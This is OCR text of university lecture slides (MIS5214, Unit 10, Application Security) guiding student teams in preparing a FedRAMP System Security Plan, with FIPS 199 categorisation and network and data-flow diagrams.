Unit #10

MIS5214

Application Security

Agenda

- In the News
- Team Project Guidance
- Distributed Systems
- Example Cloud-based N-Tier SOA Application Development System
- Control Stages, Objectives, Application Security Testing
- Additional Best Practices


In The News


- Section 001
- Section 701

Team Project Guidance

You and your team are:

- Acting as the CSP (Cloud Service Provider)
- Seeking PA (Preliminary Authorization) for your information system
- Responsible for:
  1. Developing and documenting the system security architecture for your information system
  2. Developing a System Security Plan (SSP) to document the security architecture of your information system
  3. Presenting and submitting your SSP to an internal senior management review team





https://www.fedramp.gov/documents-templates/

TABLE OF CONTENTS

FedRAMP® (High, Moderate, Low, LI-SaaS) Baseline System Security Plan (SSP)
<Insert CSP Name> | <Insert CSO Name> | <Insert Version X.X> | <Insert MM/DD/YYYY>

Team Project Guidance

Determine the name and purpose of an information system your firm will develop and host in the cloud as a Software as a Service (SaaS) Cloud Service Offering (CSO) to support one or more client federal governmental agencies.

Using the FedRAMP® (High, Moderate, Low, LI-SaaS) Baseline System Security Plan (SSP) template:

- Document the name of your system's cloud service offering (CSO) on the cover of your SSP, in Table 3.1 of Section 3 of your SSP, and in the page header that will display on each page of your SSP
- Document the purpose of your cloud-based information system in Section 2 of your SSP

Team Project Guidance

Use Table 4, Table 5, and/or Table 6 in NIST SP 800-60 Volume 1 to assist you in identifying the information types your system will contain.

- Refer to FIPS 199 and use NIST SP 800-60 Volume 2 to determine the security categorization of the information types contained within your information system
- Document the FIPS 199 categorizations in the SSP's Table K.1 in Appendix K and your CSO's overall FIPS 199 security categorization in Table 3.1 of Section 3 of your SSP

Team Project Guidance

Draft a logical network diagram of the information systems with security architecture needed to provide information assurance while developing, testing, and providing information system services to government clients of your information services.

Use your logical network diagram to document your information system's security architecture in your SSP's Section 8.1 Illustrated Architecture.

Describe important security elements illustrated in your diagram in SSP Section 8.2 Narrative.


Team Project Guidance

Be sure to include in your logical network architecture diagram illustrations of:


- Boundaries superposed to enable visualization of the data flows interconnecting systems
- Data flows depicting the different types of system users and the paths of data between each user type across the internet and system boundary in and out and through the logical model of the system.


Network/Boundary Diagram

Where are the interconnections among systems?



Data Flow Diagrams






…answer the question:


How does the data flow from/to <u>each type of user</u> and through the system?

Data Flow Diagrams

